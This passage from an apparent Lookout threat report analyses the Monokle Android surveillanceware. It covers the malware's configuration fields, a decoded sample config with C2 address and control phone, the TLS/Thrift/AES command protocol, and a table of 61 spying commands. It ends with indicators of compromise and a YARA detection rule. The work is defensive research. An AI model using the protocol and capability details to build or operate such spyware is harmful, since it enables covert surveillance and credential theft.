period	The approximate interval, in seconds, that the client should wait to beacon out to the C2 using cellular data.
wifiPeriod	The approximate interval, in seconds, that the client should wait to beacon out to the C2 on Wi-Fi.
socketAddr	An object which stores the C2 IP and port the client should connect to as well as a cert used for TLS certificate pinning.
emailAddr	Credentials, POP3 and SMTP server IPs and ports, and e-mail address to use for e-mail communication.
controlPhones	A list of phone numbers to send outbound SMS communications to.
controlPhrases	A list of phrases which identify an inbound SMS control message.
communicationMode	Configures the client to use either the sockets protocol or e-mail for communication.
usbTunnelPort	The local port the UsbSocketThread will listen on.
needActivation	If enabled, the client must be activated via SMS before beaconing out to the C2.
transportCrypto	An object which stores the AES key used for decryption/encryption of data transmitted over the network.
fileCrypto	Controls whether files such as recordings, pictures, and screenshots will be encrypted and the RSA key which will be used for encryption.
dataStore	The path where files such as recordings, pictures, and screenshots will be stored.

By deobfuscating the configuration files of multiple samples from this malware family we found that they rely on at least 22 different command and control servers, have specified control phones that use the +7 country code of Russia, and use certificates for pinning that have a CN field value of thorn-ca.



```
  Version: V3
  Subject: EMAILADDRESS=NA@NA, OID.2.5.4.41=thorn-ca, CN=thorn-ca, OU=NA, O=NA, L=NA, ST=NA, C=NA
  Signature Algorithm: SHA256withRSA, OID = 1.2.840.113549.1.1.11

  Key:  Sun RSA public key, 1024 bits
  modulus: 177075606416459425907114433090036327337703363464825229083198498069763952117197010180029
569534432920238718115466282043070915326536553471
  public exponent: 65537
  Validity: [From: Wed Dec 31 16:00:01 PST 1969,
               To: Mon Dec 31 16:00:01 PST 2029]
  Issuer: EMAILADDRESS=NA@NA, OID.2.5.4.41=thorn-ca, CN=thorn-ca, OU=NA, O=NA, L=NA, ST=NA, C=NA
  SerialNumber: [    883acfb8 8952f423]

Certificate Extensions: 3
[1]: ObjectId: 2.5.29.35 Criticality=false
AuthorityKeyIdentifier [
KeyIdentifier [
0000: 6A 9D 71 03 25 7A 4C 78   B1 99 51 AC 4E C7 8C 65  j.q.%zLx..Q.N..e
0010: 29 DE E3 61                                        )..a
]
[EMAILADDRESS=NA@NA, OID.2.5.4.41=thorn-ca, CN=thorn-ca, OU=NA, O=NA, L=NA, ST=NA, C=NA]
SerialNumber: [    883acfb8 8952f423]
]

[2]: ObjectId: 2.5.29.19 Criticality=false
BasicConstraints:[
  CA:true
  PathLen:2147483647
]

[3]: ObjectId: 2.5.29.14 Criticality=false
SubjectKeyIdentifier [
KeyIdentifier [
0000: 6A 9D 71 03 25 7A 4C 78   B1 99 51 AC 4E C7 8C 65  j.q.%zLx..Q.N..e
0010: 29 DE E3 61                                        )..a
]
]

]
  Algorithm: [SHA256withRSA]
```




```
* Thorn configuration extraction v0.1
L
^@^@^B^Z1^@4^@9^@.^@1^@5^@4^@.^@6^@5^@.^@5^@5^@?^_^F^@^A^L+79188107887^B^D
K^D?^@^Tn^@e^@w^@a^@d^@d^@r^@e^@s^@s^@^@^B^@^B^@^B^@^B^@?^C^B^@?^A^A^A^A^@
* AgentID : 2636
* Control Server : 149.154.65.55:8080
* Beaconing period : 6
* Authorized Control Phones.
        +79188107887

* Specified Control Phrases.
        МЧС Ингушетии просит Вас находиться дома

        delete

        Где ты?

        newaddress

[+] Contains additional communicaiton variables. Extracting...
* Email HTTPS Port : 1
* Period Wifi : 0
* Usb Tunnel Port : 0
* Configuration extraction complete.
* Thorn configuration extraction v0.1
```

The dumped out deobfuscated configuration of a single sample is shown above. The associated values for the certificate used for pinning (shown at the top of the above image) is printed out in the image below. While it's worth noting the control phones and infrastructure, the control phrase МЧС Ингушетии просит Вас находиться дома caught our attention as it roughly translates to *The Ministry of Emergency Situations of Ingushetia* asks you to stay at home. The other Russian control phrase seen in this configuration file roughly translates to *Where are you?*

Inclusion of Xposed modules

Xposed is a framework that allows a user of an Android device to apply add-ons, referred to as modules, to an Android device's ROM(Read Only Memory)[12]. Xposed modules often modify the Android system, which likely requires the device to be rooted.

Several recent Monokle applications come bundled with Xposed modules that contain functionality for hooking and hiding presence in the process list.



Security update service 1.1 ✓
user security

SSLUnpinning 2.0 2.0 ✓
If you need to intercept the traffic from an app which uses certificate pinning, with a tool like Burp Proxy, the SSLUnpinning will help you with this hard work!

Communication and serialization protocols

Overview

The client applications can be controlled by SMS messages, inbound TCP connections to a listening thread, outbound beaconing TCP connections to a command and control, e-mail message exchange through POP3 and SMTP, and by incoming phone calls. Outbound traffic appears to always be tunnelled over TLS in most recent app samples.

Three types of messages are exchanged between the client and C2 server as serialized Java objects in recent samples: AgentRegistration, ServerCommand and AgentResponse.

For outbound connections, the client initially sends an AgentRegistration object and then polls the server for a ServerCommand object, which contains a task type field that determines what command the client is to run. Other fields in the ServerCommand object may be populated, depending on the command that is being sent.

In response to a command, the agent may transmit a serialized AgentResponse object to the server, which will have one or more fields populated with the data requested.

Control over e-mail works in the same way but SMTP and POP3 are used to exchange messages using servers and credentials specified by the app configuration.

In addition to the beaconing behaviour, in some samples, a separate thread can listen on a local port (which is configuration dependent) for inbound connections. When a connection is made, the app will send an AgentRegistration message, process ServerCommand messages, and send AgentResponse messages as needed. The same command processing logic is used for inbound and outbound connections. It would be possible to scan for a listening Monokle application, accepting connections, but it would require connecting to the appropriate port on a device and correctly parsing AgentRegistration messages.

There are two ways the application can be controlled via SMS. The first is by SMS messages containing a URL with a query string parameter "p" which contains a base64 encoded

ServerCommand. This uses the same task processing logic as commands sent over TCP and also has special functionality to pass back location data via SMS.

[12] https://www.xda-developers.com/xposed-framework-hub/

The other method of control via SMS is through configured control phrases sent from a control phone number. The phrases can trigger one of the following six actions:

1. Uninstall app
2. Send GPS location via SMS
3. Set C2 address and port
4. Activate agent
5. Configure e-mail communication settings
6. Start audio recording

Some functionality can also be triggered through phone calls. The applications are designed to answer calls from specific phone numbers and delete these calls from the call logs. As these calls trigger headsets to be disconnected, this is likely a scheme intended to listen to ambient audio when an internet connection is unavailable. The applications can also be configured to take photos when calls are received from particular phone numbers.

Message Exchange

There are four major components to the Monokle network libraries: the Protocol class, the NetConnector class, the SessionManager and its nested classes, and the StreamHelper utility class.

- NetConnector is responsible for abstracting all C2 communications and connection management. It supports either TLS 1.2 communication with a C2 using an SSLSocket for communication through e-mail messages.
- Protocol serializes and deserializes messages sent to and from the C2.
- StreamHelper is responsible for decrypting messages from the server and encrypting messages before they are sent (with the notable exception of registration messages).

AgentRegistration


This message type is always the initial one exchanged. It is the only message type which is not encrypted beyond typically being sent over a TLS connection.

Length (32 bits, Little Endian)
Thrift Compact Protocol (Variable)


In the payload, a device ID is written using TCompactProtocol.writeString(String)[13], followed by an agent ID using TCompactProtocol.writeI32(int)[14], followed by at least one additional field.

[13] https://people.apache.org/~thejas/thrift-0.9/javadoc/org/apache/thrift/protocol/TCompactProtocol.html#writeString(java.lang.String)

[14] https://people.apache.org/~thejas/thrift-0.9/javadoc/org/apache/thrift/protocol/TCompactProtocol.html#writeI32(int)




This is decrypted, using AES, to:




Where bytes is the Thrift message in Thrift compact protocol format. The message is deserialized into a ServerCommand object.

AgentResponse

Responses sent to the server are encoded as:


Length (32 bits) Little Endian
Thrift Compact Binary Data (Variable) Network Byte Order

And then encrypted using AES:



Server commands and responses

There are 78 task types defined, of which 61 are implemented in recent samples. Any unimplemented commands fall back to a method which returns a TErrorType.NOT_SUPPORTED error to the server. Any command can be received inbound through SMS, e-mail, and inbound/outbound TCP connections.

Responses are not sent through SMS aside from for requests for location data.

Task ID	Description	AgentResponse Field	ServerCommand Field
1	Gathers call logs.	baseSystem.getCallsList.calls	N\A
2	Collects SMS messages	baseSystem.getSmsList.messages	N\A
3	Collects contacts	baseSystem.getContactsList.contacts	N\A
4	Gets a list of files in particular directories on the system.	baseSystem.getFilesList.files	N\A
5	Retrieves calendar information.	baseSystem.getMeetingsList.meetings	N\A
6	Retrieves current and historical location data.	baseSystem.getLocation.location	N\A
7	Collects usernames and passwords for WhatsApp, Instagram, VK, Skype, imo.	baseSystem.getAccountsList.accounts	N\A
8	Retrieves device info, app package name, Wi-Fi IP	baseSystem.getDeviceInfo	N\A
9	Gets battery level and information about whether the device is being charged.	baseSystem.getInterfacesStates.states	N\A
10	Retrieves a file, in chunks, from the file system.	baseSystem.getFile	baseSystem.getFile
11	Provides the server with a list of tasks the client is capable of performing.	baseSystem.getCapabilities, baseSystem.getCapabilities.taskCapabilities	N\A
12	Gets browser history from Firefox, HTC browser, Opera, Samsung browser, Dolphin browser.	baseSystem.getBrowserHistory	N\A
13	Gets visited browser URLs collected through accessibility services.	baseSystem.getBrowserTracking.visits	N\A
14	Retrieves browser bookmarks.	baseSystem.getBrowserBookmarks.bookmarks	N\A

15	Collects a list of installed apps.	baseSystem.getApplicationsList.apps	N\A
16	Get bluetooth MAC, Wi-Fi network information, and Wi-Fi scan results.	baseSystem.getNetworkingData	N\A
17	Retrieves messages from WhatsApp, Viber, Skype, Telegram, imo, Facebook, Instagram, and VK.	baseSystem.getMmsList.messages	N\A
18	Gets e-mail messages from the Lenovo, HTC, LG, and Android mail clients.	baseSystem.getEmailsList.emails	N\A
19	Collects user dictionary data.	baseSystem.getUserDictList	N\A
20	Location data collected using location tracking code.	baseSystem.getLocationTracking	N\A
21	Agent configuration data	baseSystem.getAgentInfo	N\A
22	Event tracking data	baseSystem.getEventTracking.event	N\A
23	Keylogging data	baseSystem.getKeyLogging.log	N\A
24	Recording of user unlocking the device	baseSystem.getScreenPassword. passwords	N\A
25	Configured geo-fences	baseSystem.getGeofencesList.geofence	N\A
26	A list of data gathered from monitoring the clipboard and notification tickerText	baseSystem.getNotificationsList. notifications	N\A
27	Configures beaconing period: agentSettings.period and agentSetting.WifiPeriod	N\A	baseSystem. getChangeConnectPeriod()
28	Runs a shell command, as root, depending on whether or not root access is available.	baseSystem.executeShellCommand.rows	baseSystem.getExecuteShellCommand
29	Configures GPS location listening	N\A	baseSystem.setGpsMode.mode
30	Toggle Wi-Fi connectivity	N\A	baseSystem.toggleWifi
31	Toggles bluetooth state	N\A	baseSystem.toggleBluetooth

32	Resets either the device or the device password	N\A	deviceReset
33	Shows a notification to the user	N\A	baseSystem.showMessage
34	Enables/disables keylogging functionality	N\A	baseSystem.setKeyLogging
35	Changes the location tracking configuration	N\A	baseSystem.setLocationTracking
36	Configures the agent to require an inbound SMS for activation	N\A	N\A
37	Activates the agent by setting the "needActivation" setting to false	N\A	N\A
38	Sets the controlPhones number	N\A	baseSystem.changeControlPhones.phones
39	Configures either socketAddr or serverMail settings.	N\A	baseSystem.changeServerAddress
40	Changes transportCrypto settings.	N\A	baseSystem.changeTransportCrypto
41	Configures the agent ID.	N\A	baseSystem.changeAgentId
42	Configures the agent communication mode (e-mail or TCP/IP)	N\A	baseSystem.changeCommunicationMode
43	Stops and uninstalls the agent.	N\A	N\A
44	Sends an SMS message to a control phone.	N\A	baseSystem.sendSms
45	Initiates an outgoing call.	N\A	baseSystem.makeCall.phoneNumber
46	Deletes a file on the device.	N\A	baseSystem.deleteFile
47	Change call recording settings.	N\A	baseSystem.change
48	Either starts audio recording or schedules audio recording to be started through the SoundHub class.	N\A	baseSystem.setAudioRecordMode
49	Controls video recording via front or rear camera.	N\A	baseSystem.setVideoRecordMode.filename

50	Configures screenshot settings.	N\A	baseSystem.setScreenShotMod
51	Configures photo capture settings.	N\A	baseSystem.setPhotoShotMode
52	Enables a setting which enables/ disables recording of screen unlock.	N\A	baseSystem.setScreenPasswordMode
53	Instructs the agent to download a file from a specified URL to a location on the file system.	N\A	baseSystem.uploadFileToAgent
54	Reboots, turns off, or locks the device.	N\A	baseSystem.deviceControl
55	Adds a CA cert to the device.	N\A	baseSystem.installCertificate.fileName
56	Configures geofences	N\A	baseSystem.setGeofencesList
57	Installs an application from a specified location file path.	N\A	baseSystem.installApplication.filePath
58	Uninstalls a specified application.	N\A	baseSystem.uninstallApplication. packageName
59	Deletes tracking data the application has been collecting.	N\A	N\A
60	Configures streaming audio recording to stream to a particular server.	N\A	baseSystem. changeAudioStreamingMode
61	Allows configuration of a filter used to collect targeted data through command which support data filtering	N\A	N\A

Contributors

Adam Bauer, Sr. Staff Security Intelligence Engineer, Lookout

Apurva Kumar, Staff Security Intelligence Engineer, Lookout

Christoph Hebeisen, Head of Research, Lookout

Michael Murray, Chief Security Officer, Lookout

Michael Flossman, formerly of Lookout

Contact information

threatintel@lookout.com

Appendix A: Indicators of Compromise

SHA1s of Monokle APKs

722fa5222be0686150bf7ef62097035b35babcb3

655e2a59c80c05baabd88b417a078a1f085d2ed9

5b9d7d9b8110b245f5d53b4aab4f23a5812c4815

72d4863a4df5337621440222a478fbf8fa6d2c9a

fe0d426ee22c0a18d0cdcd81d9742a426f30ebcf

8034857623f59a3804c7170095e9e792a75c442d

b4993b08bbb0482723502c2a52da5d0a30a00f45

8fd1211deda8214dc7b1bb81522756aa88e6d116

d93f45ae0967c514ec0bf5ccc4987a0bd2b219b4

d9bfe9a0bef9c0a0dc021b33cc2d2a7899aa08a0

5bcaecf74d242c8b1accbdf20ac91cacb6b5570a

60d5d2336321f12041192956b3e9d27ea37e61e7

a3af46875934a038e28cbf36153b6dd1a69d1d4b

21e8a2aed43b66fbbeb1cf4839996e2d2dc27ed2

f910d5a09b2f678df3f56106cef3e9c0c11ce62c

9d7c44ef99054a208ce6e05cfd9ce4e16cf6f5fb

e8fbf33849250900ea69e4b3cc0be96607d064ac

501c295ec2d497ad87daa1d069885b945d372499

5354a371c7a936daa26b2410bbf7812a31ae7842

d13eda5c914dc5fec7984ff9a2e0987c357141d3

9cbad8d15a6c96f8e587d4bf8d57882e57bf26d6

b138dee2b40c8f1531098d6fb00b3d841fec5ed8

bbbd7f1776bef967b93d7c381617310a62f5f6ff

7a5421a20f834402e0ca318b921b7741b0493b34

f9ab3ac4b67f512cde8dce50d2797eeddbc102f8

f7e948a6100e11064094bf46eb21fb64b53db5d0

f3541ce42f4197fd5363756b21c5ff74c7db295c

0026ccb2c45f0dc67e41b736d8c0e1f0d8385146

b1896570b50aca85af521fa1fb7ae86b8aeb26fe

5feada28d38ee41b0b9f1a38458e838445201ef0

025c427d354cbc0a2f473972d1b6a3a53f37017c

3a350b419e9079c2cc6ec12f2430e4cee5446fa8

d7db5c227ad23a43f2d3fe5e3cb7e3b31c82c86a

6e186e713f38f3843735f576f5083f4f684cc077

c70815dbdec80302d65d8cb46197a1d787479224

04c8dcc62704526606d05037e1209b571e504792

8ded74c9c7c61273adf9888506870911944ca541

4245d4d349152e9706419f03756cc52f1570d255

d9114cea50febed7d51e15077a1893494e52f339

f4f47c9fec3e85657cfbde92c965913c70c93867

b0911d5eeab68723c1d9fcdada2a64b5eace5f54

8af9997e20949e0cc8dfcb685b5c1746921ee5d1

1e0ac49b78cf2fa5cab093d5a56f15765bbddf31

09b4972a6ee426b974e78ca868c1937bd3c83236

e288de6ec6759275b1af2c2a353577cc88b8dd93

f837a54e761edafd10e7d4872f81e5c57c0585be

44b999f4c9284b5c34cec3ffb439cb65f0da5412

69a86eb70ebf888fdd13c910e287b3d60393012b

01390cd14b0f17efb90d89bdd9ff7de46e008a8f

8e34ad5b12783b8c2c5d57ae81d8e3c4fe8bf1f4

4f2873780794d654961644fb9c2e2750213a69f8

346fe37f451cd61cfc922eafc113798b59c807be

ef32335fd5457274ff65437aa1615c62c77772b4

1bd8465f5020f75f0a84dfaf6e1e935954533368

d618a5be838713d0a117c7db2775e7614a775924

720b29792f80c02c42c48b7d085035cd1a28ec68

Command and control infrastructure

136.243.219[.]233

149.154.65[.]55

178.63.140[.]53

185.23.17[.]13

77.37.200[.]61

185.117.89[.]238

185.23.17[.]2

185.48.56[.]81

188.165.29[.]60

192.168.49[.]24

88.99.111[.]46

188.165.165[.]246

212.116.121[.]232

217.172.20[.]24

37.252.121[.]133

46.4.180[.]48

185.248.162[.]64

109.167.231[.]10

flyinthesky.gotdns[.]ch

oldserver.servepics[.]com

southparks.servebeer[.]com

zebraland.myftp[.]biz

Appendix B: YARA Rules

Monokle Android samples

```
rule Monokle_Android
{
  meta:
    description = "Rule for Monokle Android samples. Configuration information suggests actor has a presence in Russia. Campaigns 
appear highly targeted."
    auth = "Flossman - SecInt <threatintel@lookout.com>"
    date = "2018-04-24"
    version = "1.0"

  strings:
    $dex_file = { 64 65 78 0A 30 33 35 00 }

                              $seq_security_update = { 00 20 4C 63 6F 6D 2F 73 79 73 74 65 6D 2F 73 65 63 75 72 69 74 79 5F 75 70 64 61 74 65 
2F 41 70 70 3B 00 }

    $str_recs_file = "recs233268"

    $str_sound_rec_fname = "nsr516336743.lmt"

    $str_nexus_6_recording = "Nexus 6 startMediaRecorderNexus"

    $str_next_connect_date_fname = "lcd110992264.d"

    $str_app_change_broadcast = "com.system.security.event.APP_CHANGE_STATE"

    $str_remove_presence_flag_1 = "Android/data/serv8202965/log9208846.txt"

    $str_remove_presence_flag_2 = "Android/data/serv8202965"

    $str_user_dict = "/data/local/tmp/5f2bqwko.tmp"

    $seq_failed_to_read_firefox = { 46 61 69 6C 65 64 20 74 6F 20 72 65 61 64 20 46 69 72 65 66 6F 78 20 42 72 6F 77 73 65 72 20 62 6F 
6F 6B 6D 61 72 6B 73 20 66 72 6F 6D 20 }

    $str_firefox_temp_default = "/data/local/tmp/fegjrexkk.tmp"

    $seq_failed_to_read_samsung = { 46 61 69 6C 65 64 20 74 6F 20 72 65 61 64 20 53 61 6D 73 75 6E 67 20 42 72 6F 77 73 65 72 20 62 
6F 6F 6B 6D 61 72 6B 73 20 66 72 6F 6D 20 }

    $str_get_bookmarks_api_log = "getBookmarksFromSBrowserApi23"

    $str_samsung_browser_temp = "/data/local/tmp/swbkxmsi.tmp"

    $str_samsung_browser_temp_2 = "/data/local/tmp/swnkxmsh.tmp"


  condition:
    $dex_file and (any of ($seq*) or any of ($str*))
}
```